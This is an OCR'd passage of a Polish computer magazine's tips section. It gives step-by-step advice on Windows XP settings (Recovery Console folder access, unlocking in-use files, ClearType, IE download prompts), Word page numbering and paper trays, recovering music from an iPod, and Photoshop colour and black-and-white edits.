Kopiowanie: Po dokonaniu tych wszystkich wyborów klikamy wreszcie przycisk »Copy«. Bardzo pomocna przy zadaniach programistycznych jest ostatnia zakładka »Job«, w której znajdziemy całą zdefiniowaną dotąd operację zapisaną jako linię komendy. Gdyby się okazało, że nie wszystko poszło, jak powinno, jednym kliknięciem możemy odwołać całą operację. Ponadto po skopiowaniu do edytora tekstowego łatwo włączymy tę złożoną sekwencję zadań do własnego pliku wsadowego.

4 **Windows 98, Me, 2000, XP**

Zamykanie wielu okien folderów na raz

Gdy z poziomu okna Mój komputer otwieramy katalog, a później zagłębiamy się w jego strukturę, często wiele otwartych okien z katalogami nadrzędnymi utrudnia nawigację po Pulpicie.

TIP Zamknijmy wszystkie zbędne okienka za jednym zamachem. W tym celu przytrzymujemy klawisz [Shift] →

i klikamy po prawej stronie belki tytułowej okna folderu symbol »X«. System Windows zamknie wówczas to okno i wszystkie okna katalogów nadrzędnych. Jeśli więc z poziomu Mojego komputera otworzyliśmy ścieżkę »C:\Dane\Zenobiusz\Dokumenty\Teksty\Powieści«, Windows pokazują sześć otwartych okien. Jeżeli w opisany powyżej sposób zamkniemy okno »Teksty«, znikną także okna wszystkich folderów nadrzędnych, a na Pulpicie pozostanie jedynie otwarte okno »Powieści«.

Wskazówka: Jeśli chcemy, aby każdy kolejny folder był otwierany w tym samym oknie, musimy dokonać pewnych zmian w ustawieniach Eksploratora Windows. W menu »Narzędzia | Opcje folderów...« aktywujemy zakładkę »Ogólne« i zaznaczamy tam »Otwórz foldery w tym samym oknie«.

5 Windows XP

Włączanie dostępu do folderów w Konsoli odzyskiwania


Konsola odzyskiwania służy do naprawy uszkodzonego systemu. Ma ona jednak poważne ograniczenia: możliwy jest dostęp tylko do folderów Windows. Przeprowadzenie operacji na innych plikach wymaga restartu komputera.

TIP Przez zmianę szablonu lub ustawień Rejestru można te ograniczenia usunąć. W tym celu otwieramy Edytor Rejestru i przechodzimy do klucza »HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Current-Version\Setup\RecoveryConsole«. W oknie po prawej stronie klikamy dwa razy wartość DWORD »SetCommand«. Następnie zmieniamy ją na »1«, zatwierdzamy wybór klawiszem »OK« i zamykamy Rejestr systemowy. Wprawdzie jeszcze nie uaktywniliśmy dostępu do folderów, ale dzięki przeprowadzonej operacji możemy to zrobić z poziomu Konsoli odzyskiwania systemu, wydając komendę »Set« i ustawiając parametry środowiska systemowego.


Po uruchomieniu Konsoli odzyskiwania systemu wydajemy z poziomu Wiersza polecenia komendę »set AllowAllPaths = TRUE«. Trzeba zwrócić uwagę na to, aby przed i po znaku równości wstawić spację. Od tej pory będziemy mieli pełen dostęp do wszystkich katalogów. Możliwość korzystania z masek podczas wyboru plików, dostęp do napędów wymiennych oraz prawo nadpisywania plików wymagają jeszcze kilku operacji z wykorzystaniem komendy »Set«. Możemy je wcześniej przygotować i zapisać w postaci pliku wsadowego:

```
set AllowWildCards = TRUE
set AllowRemovableMedia = TRUE
set NoCopyPrompt = TRUE
```


Zapiszmy sobie te polecenia w pliku »pelendostep.bat«, który umieszczamy w głównym katalogu Windows. Po uruchomieniu Konsoli odzyskiwania systemu wykonanie tego pliku da nam pełen dostęp do wszystkich katalogów i plików na komputerze.



4 REAKCJA ŁAŃCUCHOWA Prosty trik pozwoli zamknąć na raz wszystkie zbędne okna.



5 UDOSTĘPNIONE Za pomocą polecenia »Set« uzyskujemy pełen dostęp do plików i katalogów.



7 KONTROLA Unlocker identyfikuje procesy, które odwołują się do wybranego pliku i uniemożliwiają jego skasowanie.

6 Windows XP

Zapisanie Ulubionych z Centrum pomocy i obsługi technicznej

W Centrum pomocy i obsługi technicznej systemu Windows można dodać interesujące nas miejsca jako Ulubione. Ten zbiór wiedzy zapewne chcielibyśmy móc zapisać na wypadek konieczności reinstalacji systemu lub by przenieść go na inny komputer.

TIP Windows zapamiętują wszystkie odsyłacze, które zapisujemy w Centrum pomocy i obsługi technicznej jako ulubione w pliku »Favorities.stream«. Znajduje się on w katalogu użytkownika w folderze »Ustawienia lokalne«. W celu odnalezienia tego pliku należy z poziomu Eksploratora Windows przejść do katalogu »C:\Documents and Settings\[nazwa użytkownika]\Ustawienia lokalne\Dane aplikacji\Microsoft\HelpCtr«. Następnie trzeba zapisać w bezpiecznym miejscu znajdujący się tam plik »Favorities.stream«.

Jeśli chcemy nasz zbiór porad przenieść na inny komputer, kopiujemy ten plik do podkatalogu »Microsoft\HelpCtr« w folderze z lokalnymi ustawieniami profilu użytkownika. Jeżeli znajduje się tam już plik o takiej samej nazwie, możemy go nadpisać.

Warto pamiętać, że ponieważ ukryte w pliku odsyłacze korzystają z adresów bezwzględnych, plik będzie działał na innym komputerze tylko wówczas, jeśli system Windows jest zainstalowany na tym samym dysku logicznym i w tym samym katalogu.

7 Windows XP

Kasowanie danych zablokowanych przez uruchomione procesy

Często system Windows blokuje próbę skasowania jakiegoś pliku, wyświetlając informację, że „plik nie może być

usunięty, ponieważ jest używany przez inny proces. Jeśli jednak jesteśmy pewni, że żaden program aktualnie nie korzysta z tych danych, możemy je usunąć.

TIP Można obejść tę przeszkodę w usuwaniu wykorzystywanych obecnie plików. W tym celu zamykamy wszystkie aktywne programy i poprzez »Start | Uruchom« komendą »cmd« otwieramy Wiersz polecenia, a jednocześnie kombinacją klawiszy [Ctrl]+[Alt]+[Del] wywołujemy dodatkowo Menedżera zadań. Pozostawiamy aktywne zarówno linię poleceń, jak i Menedżera zadań, gdy przeprowadzamy dalsze działania. Najpierw wyszukujemy w zakładce »Procesy« Menedżera zadań i kończymy »explorer.exe«. W tym celu klikamy go prawym przyciskiem myszki i wybieramy »Zakończ proces«. Pojawiające się ostrzeżenie zamykamy, wciskając »OK«.

Teraz nawigujemy w linii poleceń za pomocą komendy »cd« (change directory) do folderu, gdzie znajdują się pliki, które chcemy skasować. Usuwamy je za pomocą polecenia DOS-u »del« (delete). Na koniec w Menedżerze zadań otwieramy menu poleceń »Plik | Nowe zadanie (Uruchom)«, aby ponownie uruchomić proces »explorer.exe«. W tym celu w oknie dialogowym »Nowe zadanie« pod »Otwórz« wpisujemy polecenie .exe« i potwierdzamy decyzję przyciskiem »OK«. Teraz możemy już zamknąć zarówno Menedżera zadań poprzez menu »Plik | Zakończ pracę Menedżera zadań«, jak i okno Wiersza polecenia komendą »exit«.

Opisana metoda będzie skuteczna tylko wówczas, gdy problematyczny plik zostanie zablokowany przez proces »explorer.exe«. W innych przypadkach będziemy potrzebowali pomocy, na przykład takiej, jaką oferuje darmowy Unlocker do Windows 2000, XP oraz 2003. To narzędzie jest na naszej płycie. Instalację przeprowadzamy, klikając z poziomu Eksploratora Windows plik »unlocker1.8.5.exe« i postępując zgodnie z instrukcjami programu instalacyjnego.

Od tej pory w menu kontekstowym plików i folderów znajdziemy nową pozycję – »Unlocker«. Gdy ją klikniemy, narzędzie wyświetli listę wszystkich procesów, do których dany plik ma obecnie dostęp i które tym samym blokują usunięcie. Za pomocą przycisków »Kill process« oraz »Unlock« kończymy dowolny z aktywnych procesów i zwalniamy pamięć operacyjną przez niego wykorzystywaną. Za pomocą funkcji »Unlock All« pozbywamy się wszystkich pozostałości. W polu wyboru po lewej stronie dolnej krawędzi okna możemy wybrać polecenie, które zostanie automatycznie wykonane po zwolnieniu pamięci. Może to być właśnie skasowanie pliku.

Uwaga: Nie należy bez namysłu zamykać losowo wybranych procesów. Celem funkcji uniemożliwiającej kasowanie znajdujących się w użyciu plików jest w końcu ochrona danych. Przed zastosowaniem tej porady trzeba na wszelki wypadek wszystkie dokumenty zapisać i zamknąć.

8 Windows XP
Poprawa jakości czcionek wyświetlanych na monitorach LCD

Wreszcie mamy wymarzony płaski i nowoczesny panel LCD na biurku! Z jakiegoś powodu jednak wyświetla on napisy w sposób dużo mniej wyraźny niż nasz stary monitor kineskopowy. Co jest powodem tego dziwnego zachowania nowocześniejszego, droższego i podobno lepszego sprzętu?

TIP Przyczyna leży w budowie monitora, ale problem da się łatwo rzowiązać, korzystając z funkcji »ClearType« wbudowanej w Windows XP. Poprawia ona wyrazistość liter poprzez dodanie kolorowych pikseli na krawędziach fontów. Brzegi czcionek wydają się wówczas gładsze i – przy zachowaniu normalnej odległości od ekranu – bardziej ostre. W celu uaktywnienia funkcji »ClearType« w Panelu sterowania należy wybrać »Wygląd i kompozycję«, następnie »Ekran«, gdzie w zakładce »Wygląd« klikamy przycisk »Efekty«. Tutaj interesuje nas pozycja »Użyj następującej metody wygładzania krawędzi czcionek ekranowych:«. Należy przy niej postawić ptaszka i z poniższej listy wybrać »ClearType«.

Jeszcze kilka uwag do tej porady: aby funkcja »ClearType« działała poprawnie, karta graficzna i monitor muszą pracować w trybie 256 kolorów lub wyższym, co nie powinno stanowić problemu, bo od co najmniej 15 lat wszystkie komputery spełniają ten warunek. Najlepsze efekty, bo zapewniające najbardziej płynne przejścia tonalne, uzyskamy, włączając w ustawieniach karty graficznej tryb High Color (24-bitowy) lub True Color (32-bitowy).

Uwaga: Jeśli chcemy złapać zrzuty ekranowe z aplikacji lub systemu, należy wcześniej wyłączyć funkcję »ClearType«. Przy późniejszej obróbce obrazu lub druku krawędzie liter ulegają rozmyciu w nieelegancki sposób, a kolorowe krawędzie uwidaczniają swój niejednorodny charakter. W tych zastosowaniach należy kierować się prostą zasadą: napisy czarne, a tło – białe lub szare.

9 Szybkie porady

Bezpieczeństwo: Jeśli nie korzystamy ze zdalnego dostępu do peceta, to dezaktywujmy możliwość zdalnego sterowania pod »Właściwości systemu | Zdalny«.

Wyszukiwanie: Aby wyrażenie, w którym znajduje się spacja, odszukać w formie jednej frazy, należy je wpisać w pole wyszukiwania w cudzysłowie.

Eksplorator: Można jednocześnie zmienić nazwy wielu zaznaczonych plików, jeśli kliknięmy je prawym przyciskiem myszki i wybierzemy »Zmień nazwę«.

Media Player 11: Domyślnie niewidoczny pasek menu można szybko przywrócić kombinacją klawiszy [Ctrl]+[M].

Eksplorator: Dla lepszej przejrzystości podczas sortowania plików należy wybrać »Widok | Rozmieść ikony według | Pokaż w grupach«.

Menu Start: Ulubione programy dodamy do menu startowego, klikając je prawym przyciskiem myszki i wybierając opcję »Przypnij do Menu Start«.

10 Word 2000, XP, 2003

Rozpoczęcie numeracji od 2. strony

Podczas numeracji stron oraz tworzenia spisu treści pierwsza strona standardowo jest okładką dla większego dokumentu. Logiczną wydaje się chęć rozpoczęcia numeracji od 2. strony dokumentu.

TIP Okładkę można zdefiniować jako oddzielną sekcję poprzez wstawienie podziału sekcji, dzięki czemu zmusimy Worda do rozpoczęcia numeracji stron od drugiej sekcji.

Wstawianie sekcji: Po umieszczeniu kursora w odpowiednim miejscu należy otworzyć »Wstaw | Podział«. W okienku poniżej »Typy podziałów sekcji« wybieramy opcję »Następna strona«, po czym klikamy »OK«.

Podział sekcji Word przedstawia za pomocą podwójnej przerywanej linii. Po oddzieleniu okładki od reszty tekstu poprzez podział strony należy ją usunąć, w razie pozostawienia Word wydrukuje dodatkowo jedną pustą stronę między sekcjami. W celu usunięcia okładki należy otworzyć »Widok | Normalny«, a następnie kliknąć myszą na przerywaną linię symbolizującą podział i nacisnąć klawisz [Backspace].

Rozpoczęcie numeracji: Po ustawieniu kursora za podziałem otwieramy »Wstaw | Numery stron«, w okienku klikamy »Format«, po czym poniżej, w sekcji »Numerowanie stron« aktywujemy opcję »Rozpocznij od« oraz w polu obok wybramy »1«. Dzięki temu numeracja w sekcji rozpocznie się od »1«. Teraz należy pozamykać wszystkie otwarte okienka przyciskiem »OK«.

Ustawienie nagłówka i stopki: Nagłówek oraz stopka nie są potrzebne na okładce. Po otwarciu menu »Widok | Nagłówek i stopka« należy przejść za pomocą »Pokaż poprzedni nagłówek/poprzednią stopkę« lub »Pokaż następny nagłówek/następną stopkę« do drugiej sekcji.

Po dezaktywacji symbolu »Jak poprzednie« oraz przejściu do nagłówka i stopki pierwszej sekcji należy usunąć wstawiony tam numer strony. W tym celu trzeba zaznaczyć numer oraz nacisnąć klawisz [Backspace]. Od tego momentu numeracja stron będzie widoczna jedynie w tekście, a nie na okładce. Na koniec należy nacisnąć »Zamknij«.


11 Word 97, 2000, XP, 2003

Wydruk pierwszej strony na innym rodzaju papieru


Typowe dla wielostronicowego listu firmowego: pierwsza strona drukowana jest na firmowym papierze, a reszta na zwykłym białym. Konieczność zmiany za każdym razem papieru bywa denerwująca.

TIP Word może sterować wykorzystaniem papieru, jednak konieczna jest drukarka wyposażona w co najmniej 2 zasobniki papieru. Biały papier należy wsadzić do zasobnika 2, papier z nadrukami firmowymi do zasobnika 1 – jest to zwykle standardowy zasobnik papieru w drukarkach. Teraz trzeba otworzyć w Wordzie »Plik | Ustawienia strony« i przejść na zakładkę »Papier«. W liście »Pierwszą Stronę« należy przyporządkować »zasobnikowi 1«, natomiast »Inne strony« »zasobnikowi 2«, po czym potwierdzić zmiany za pomocą przycisku »OK«. Czy konieczne będą dalsze ustawienia, zależy od modelu drukarki oraz wykorzystanych rodzajów papieru. Od tego momentu to Word steruje podajnikami papieru – pierwsza strona drukowana jest na firmowym papierze, natomiast reszta na zwykłym.

Porada: Te ustawienia są specyficzne dla danego dokumentu, co oznacza, że Word zapisuje je w dokumencie. Ustawienia ręczne mają wyższy priorytet niż ustawienia sterownika drukarki. Może dojść do problemów z wydrukiem, gdy list będzie drukowany na innej drukarce wyposażonej tylko w jeden podajnik papieru. W takiej sytuacji system Windows informuje o braku papieru w drukarce. Rozwiązanie jest proste – wystarczy usunąć wcześniej wprowadzone zmiany w dokumencie. W tym celu należy ponownie otworzyć »Plik | Ustawienia strony« i przejść na zakładkę »Papier«. Teraz w liście »Pierwsza Strona« oraz »Inne strony« trzeba ustawić »Domyślny zasobnik«. Po potwierdzeniu zmiany za pomocą przycisku »OK« będzie można drukować ze standardowymi ustawieniami sterownika.



10 ODLICZANIE Z początkiem nowej sekcji Word rozpocznie numerowanie od nowa.




11 NUMER JEDEN Na życzenie Word automatycznie wydrukuje okładkę na innym papierze.

12 iTunes

Kopiowanie muzyki z iPoda z powrotem na komputer

Mamy problem: przez nieuwagę usunęliśmy pojedyncze tytuły lub, co gorsza, całą bazę danych iTunes z naszego komputera. Na szczęście piosenki zostały nam na iPodzie.

TIP W tym momencie zalecana jest ostrożność: zwykle iPod synchronizuje się automatycznie po podłączeniu do komputera z biblioteką iTunes. Opcja bezpośredniego kopiowania utworów nie została przewidziana, więc po podłączeniu iPoda do komputera, z którego uprzednio została usunięta baza danych iTunes, automatyczna synchronizacja usunie wszystkie piosenki z iPoda. Można to zmienić za pomocą darmowego programu PodTools, który rozpoznaje iPoda po podłączeniu do komputera i przejmuje nad nim kontrolę, zanim zrobi to aplikacja iTunes. PodTools jest dostępny na naszej płycie.



12 **POD KONTROLĄ** Tutaj ustalamy, że chcemy własnoręcznie kopiować muzykę.

Po instalacji należy uruchomić PodTools oraz kliknąć w oknie aplikacji »Protect & detect iPod Now«. Teraz możemy bezpiecznie podłączyć iPoda i w polu »Select iPod« wybrać nasze urządzenie. Po kliknięciu »Set iPod to manual update« bezpiecznie uruchomimy iTunes oraz wszelkie inne programy.

Dla dalszych kroków konieczne jest ustawienie iPoda, by pracował jako dysk twardy. W tym celu zaznaczamy w iTunes podpięte urządzenie, przechodzimy na kartę »Overview« i aktywujemy »Activate usage as volume drive«. Zmianę potwierdzamy przyciskiem »Apply«. W związku z tą zmianą konieczne jest odłączenie iPoda za pomocą ikony »Bezpieczne usuwanie sprzętu« znajdującej się na Pasku zadań.

Od teraz możemy przeglądać zawartość iPoda przy wykorzystaniu Eksploratora Windows. Niestety, Apple korzysta z autorskiego, kryptograficznego systemu zapisu tytułów utworów. Niedogodność tę likwiduje kolejny program na licencji freeware myiPodmini – także dostępny na płycie. Umożliwia on kopiowanie piosenek z ich prawidłowymi tytułami. Niestety, jego interfejs jest niemieckojęzyczny. Na szczęście niewiele trzeba robić...


Po ściągnięciu oraz rozpakowaniu archiwum ZIP wybieramy literę dysku przypisaną iPodowi i klikamy »OK«. Program analizuje zawartość iPoda oraz pokazuje listę wszystkich utworów. Po zaznaczeniu wybranych tytułów wystarczy kliknąć »Kopieren nach«, a jako folder docelowy podać katalog zdefiniowany na komputerze jako przeznaczony do przechowywania muzyki z iTunes.

13 Photoshop


Szybka zmiana koloru określonych fragmentów obrazka

Zdjęcie świetnie nadaje się do zilustrowania strony internetowej, tylko kolor widocznej na nim kurtki nie pasuje do kolorystyki pozostałej części strony. Można to zmienić.

TIP W Photoshopie mamy narzędzie przeznaczone specjalnie do zwalczania takich problemów: »Obrazek | Dopasuj | Wymień kolor«. W wywołanym tym poleceniem oknie dialogowym zaznaczymy powierzchnię, której barwa ma zostać dopasowana do wyglądu strony, a następnie ją zmienimy. W oknie dialogowym klikamy najpierw lewą pipetę w obszarze selekcji, a następnie wskazujemy nią obszar, który zamierzamy zaznaczyć. Photoshop pokaże wyselekcjonowany obszar w formie czarno-białego obrazka na podglądzie. Suwakiem »Tolerancji« możemy regulować zakres zaznaczenia. U dołu okienka suwakiem »Barwy« określamy kolor, jaki chcemy uzyskać. Dodatkowo suwakami »Nasycenia« i »Jasności« możemy zdefiniować intensywność zabarwienia i oczywiście jego jasność. Jeśli w okienku narzędziowym zaznaczymy pole »Podgląd«, od razu będziemy mogli zobaczyć skutki nanoszonych zmian na obrazku, co jest zwykle bardzo pomocne.



13 **NA CZERWONO** Suwakiem określamy zasięg obszaru, którego zabarwienie będzie zmienione.



14 **WIĘCEJ KONTRASTU** Krzywymi można skutecznie poprawić kontrast na zdjęciu.

14 Photoshop

Tworzenie doskonałych zdjęć czarno-białych na podstawie kolorowych

Większość aparatów cyfrowych oferuje możliwość zapisu zdjęć od razu w formie czarno-białej. Tyle, że efekty tego zwykle są mało satysfakcjonujące.

TIP Lepszy efekt uzyskamy, jeśli będziemy wykonywać zwykłe ujęcia kolorowe, które później zamienimy w czarno-białe w programie graficznym. Postępowanie wygląda następująco: najpierw w palecie kanałów sprawdzamy, który z trzech kanałów zdjęcia wykazuje najlepszy kontrast i najbardziej wyraziste krawędzie. Kanał ten – w naszym przykładzie jest to czerwony – będzie miał podstawowe znaczenie w kolejnych etapach korekcji. Następnie również w palecie kanałów aktywujemy »RGB«, czyli wyświetlanie wszystkich kanałów jednocześnie, a z menu wybieramy »Obrazek | Dopasuj | Mikser kanałów«. W okienku Miksera kanałów zaznaczamy pole »Monochromatycznie«, czego efektem będzie powstanie obrazka w odcieniach szarości. Teraz suwakami mieszamy poszczególne kanały. Dobrym punktem wyjścia będzie tutaj: czerwony 80%, zielony 20%, niebieski 0%. Czerwony, jako kanał o najbardziej wyrazistym rysunku, ma największy udział w końcowym obrazku.

Pora na ostatni szlif. Otwieramy »Obrazek | Dopasuj | Krzywe« i klikamy ukośną linię w okienku. Gdy pociągniemy ją w prawo, krzywa się wygnie, a obrazek stanie się ciemniejszy. Kolejnymi kliknięciami możemy dodawać następne punkty, wykrzywiając linię tak, żeby wzmocnić kontrast zarówno ciemnych, jak i jasnych partii obrazka. Na podglądzie od razu zobaczymy efekty manipulacji.

15 PORADA EKSPERTA: MEDIA PLAYER 11

Funkcje jak z Visty już na XP

Z pojawieniem się Media Playera 11 otrzymaliśmy wreszcie produkt Microsoftu, który rzeczywiście może stanowić konkurencję dla iTunes Apple'a. Ma on mniej słabych punktów niż poprzednicy. Skorzystajmy z nowych udogodnień.

TIP Kto nie korzysta z iPoda, nie potrzebuje też iTunes. Przynajmniej teraz już nie potrzebuje. Nowy Media Player 11 nie tylko dobrze wygląda, ale też przekonuje do siebie możliwościami i wygodą obsługi.

Instalacja nowego odtwarzacza

Na początek pobieramy program ze strony **www.microsoft.com/windows/windowsmedia/pl/player/11**. Jego instalacja wymaga sprawdzenia autentyczności Windows. W ustawieniach wybieramy »Ustawienia niestandardowe«, dzięki czemu będziemy mogli od razu dopasować program do własnych upodobań i przyzwyczajeń.

Gdy klikniemy »Dalej«, w zakładce »Opcje prywatności« możemy ustalić, czy Media Player powinien automatycznie pobierać z Internetu informacje na temat mediów oraz praw do ich użytkowania, a także czy ma zapisywać historię używania plików i ich internetowe adresy. Opcje »Ulepszone możliwości odtwarzacza« oraz »Program poprawy jakości obsługi klienta dla programu WMP« należy odznaczyć, po czym kliknąć »Dalej«. Po ustaleniu, czy chcemy widzieć na pulpicie lub Pasku zadań ikony programu, definiujemy jeszcze, zaznaczając lub nie odpowiednie pola, jakie formaty plików Media Player powinien standardowo odtwarzać.

Po starcie nasz nowy odtwarzacz zaprezentuje interfejs w stylu Visty. Niewidoczne standardowo punkty menu są dostępne jako menu kontekstowe. Jeśli ktoś woli dawny styl, powinien wybrać z rozwijanego u góry menu polecenie »Menu klasyczne« ([Ctrl]+[M]). Przyciski »do przodu« i »do tyłu« są wygodne – możemy dzięki nim szybko nawigować pomiędzy zawartością poszczególnych okienek.

Konfiguracja biblioteki

Dzięki ulepszonym algorytmom Media Player 11 szybko przeszukuje teraz nawet duże zbiory danych. Radzi sobie z muzyką i wideo, jak również z obrazkami, zapisem programu telewizyjnego i mediami takimi jak pliki MIDI. Wyszukiwanie działa w ten sposób, że już podczas wpisywania tytułu jest wyświetlana lista plików spełniających zadane kryteria.


Na życzenie Player śledzi określone foldery i dodaje do biblioteki nowe pliki, które się w nich pojawiły. Tę funkcję można skonfigurować poprzez menu »Biblioteka | Dodaj do biblioteki«. Klikamy »Opcje zaawansowane«, »Dodaj«, odnajdujemy wybrany folder z muzyką czy wideo i potwierdzamy zmiany przez »OK«. Poza tym Media Player umieści w bibliotece wszystkie odtwarzane pliki muzyczne. Jeśli sobie tego nie życzymy, otwieramy » Biblioteka | Więcej opcji« i odznaczamy w zakładce »Odtwarzacz« opcję »Dodaj odtwarzane pliki multimediów do biblioteki«. Zmiany potwierdzamy przez »OK«.

Aby zapobiec przypadkowej utracie danych, otwieramy »Narzędzia | Opcje« i w zakładce »Biblioteka« dezaktywujemy opcję »Usuń pliki z komputera po usunięciu ich z biblioteki«. Potwierdzamy zmiany, klikając »Zastosuj« i »OK«. Bez wprowadzenia takiego ustawienia wraz z wpisami w bibliotece kasowalibyśmy pliki, do których się one odnoszą, i to ostatecznie.

Uwaga: W nowej wersji nie ma możliwości zapisywania licencji dla treści chronionych przez DRM. Poza tym po instalacji Media Playera 11 treści tych nie można już odtwarzać z użyciem starszych wersji programu. Należy więc uważać, by odtwarzać treści chronione DRM tylko wtedy, gdy wiemy, że w razie problemów będziemy mogli je ponownie pobrać ze sklepu. W innym przypadku stracimy dostęp do legalnie zakupionych plików na przykład po reinstalacji Windows. To duży problem, którego rozwiązanie producent powinien zaproponować jak najszybciej.

Wykorzystanie funkcji specjalnych

Odtwarzanie płyt DVD będzie wreszcie możliwe pod Windows Vista bez dodatkowego oprogramowania. Użytkownicy XP wciąż potrzebują jednak specjalnego kodeka DVD. Kopiowanie płyt CD może się teraz odbywać również w formatach Windows Media Audio Pro oraz WAV (bezstratnie). Współpraca z urządzeniami przenośnymi jest znacznie lepsza. Po automatycznym rozpoznaniu nowego sprzętu natychmiast pojawia się nowy wpis w menu synchronizacji. Pliki można albo przeciągać na listę do synchronizacji, albo też z użyciem funkcji automatycznej synchronizacji porównywać całą zawartość biblioteki z treściami na urządzeniu przenośnym. Istnieje też możliwość aktualizowania części plików za pomocą synchronizacji wstecznej lub przeniesienia plików z urządzenia przenośnego na komputer.



ODŚWIEŻONY INTERFEJS Wygląd nowej wersji Media Playera jest obiecujący, oprócz tego zaszły w nim ważne zmiany: biblioteka jest teraz o wiele wydajniejsza.

16 Internet Explorer 6, 7

Wyłączenie blokady pobierania

Strony internetowe, które automatycznie inicjują pobieranie plików, powodują w Windows XP SP2 pojawienie się u góry okna przeglądarki listwy informacyjnej. Dopiero po kliknięciu jej oraz ponownym wyborze opcji downloadu przejdziemy do znajomego okna pobierania plików.

TIP Dodatkowa listwa pokazuje się w związku z rozszerzeniem zasad bezpieczeństwa w Service Packu 2 do Windows XP. Mają one uniemożliwić załadowanie na dysk niechcianych treści. W zależności od zastosowanej przeglądarki istnieją dwie metody wyłączenia listwy informacyjnej.

Możliwość 1: Poprzez dodanie bezpiecznych stron internetowych, z których często pobieramy dane, do listy zaufanych stron. Po odszukaniu w Panelu sterowania »Opcji internetowych« aktywujemy kartę »Zabezpieczenia«. Wybieramy strefę »Zaufane witryny« i klikamy znajdujący się poniżej przycisk »Witryny«. W okienku wyświetli się adres aktualnie otwartej strony internetowej, którą możemy dodać za pomocą kliknięcia »Dodaj«. Konieczne może się okazać wyłączenie opcji »Żądaj weryfikacji serwera (https:) dla każdej witryny w tej strefie«, by móc dodać strony internetowe, które nie są bezpieczne. Zamykając okna, potwierdzamy zmiany przyciskami »Zamknij« oraz »OK«. Zaletą rozwiązania okazuje się to, że zabezpieczenie jest aktywne na wszystkich stronach z wyjątkiem tych, które sami świadomie wybraliśmy.

